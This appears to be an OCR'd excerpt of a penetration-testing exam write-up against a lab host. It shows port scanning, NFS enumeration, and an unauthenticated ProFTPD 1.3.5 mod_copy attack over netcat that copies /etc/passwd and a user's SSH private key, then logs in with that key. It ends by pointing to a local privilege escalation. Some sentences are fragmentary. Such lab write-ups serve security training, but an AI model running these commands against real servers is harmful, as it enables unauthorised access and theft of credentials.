
```
root@kali:~/oscp_exam/192.168.36.53# nmap -p-
Starting Nmap 7.70 ( https://nmap.org ) at 20
Stats: 0:09:54 elapsed; 0 hosts completed (1
SYN Stealth Scan Timing: About 29.59% done; E
Stats: 0:31:16 elapsed; 0 hosts completed (1
SYN Stealth Scan Timing: About 83.78% done; E
Stats: 0:37:44 elapsed; 0 hosts completed (1
SYN Stealth Scan Timing: About 93.85% done; E
Nmap scan report for 192.168.36.53
Host is up (0.27s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
20048/tcp open  mountd
37489/tcp open  unknown
38537/tcp open  unknown
```


Enumerating the NFS share we get to know there were multiple shares available.

```
^C
root@kali:~/oscp_exam/192.168.36.53# showmount -e 192.168.36.53
Export list for 192.168.36.53:
/var      *
/_1_rift  *
/_0_tyken *
/nfsshare *
```

Lets mount the remote share on our local machine.



Notes.txt leaking internal information about the target machine. information about SSH in this situation.



Exploiting Proftpd 1.3.5, As an unauthenticated client we were able to leverage commands .

We were able to copy " id_rsa" file from **/home/tyken/.ssh/id_rsa** to **/var/tmp**

Exploit Location: https://www.exploit-db.com/exploits/36803

```
root@kali:~/oscp_exam/192.168.36.53/main/var# nc 192.168.36.53 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.36.53]
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/tmp
550 cpto: Is a directory
site cpto /tmp
503 Bad sequence of commands
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp
550 cpto: Is a directory
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/tmp
550 cpto: Is a directory
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy
250 Copy successful
site cpfr /home/tyken/.ssh/id_rsa
350 File or directory exists, ready for destination name
site cpto /var/tmp/id_rsa
250 Copy successful
421 Login timeout (300 seconds): closing control connection
root@kali:~/oscp_exam/192.168.36.53/main/var#
```

After that we were able to login using the key, as tyken the user and we got the ssh shell.

```
root@kali:~/oscp_exam/192.168.36.53/main/var/tmp# ls
id_rsa
root@kali:~/oscp_exam/192.168.36.53/main/var/tmp# ssh -i id_rsa tyken@192.168.36.53
The authenticity of host '192.168.36.53 (192.168.36.53)' can't be established.
ECDSA key fingerprint is SHA256:qVQVJAYkZZjRFYXg77H3InXUegLui5G/qopEbZMuXlc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.36.53' (ECDSA) to the list of known hosts.
Last login: Tue Jun 18 17:59:08 2019
[tyken@vulcan ~]$ ls
goahead  local.txt
[tyken@vulcan ~]$ cat local.txt
[tyken@vulcan ~]$
```

- **Privilege Escalation:**

https://www.exploit-db.com/exploits/46044

The target system was running keybase-redirector. Which was vulnerable to **Keybase keybase-redirector - '$PATH' Local Privilege Escalation**

```
[tyken@vulcan ~]$ keybase-redirector
Usage: keybase-redirector <mountpoint>
```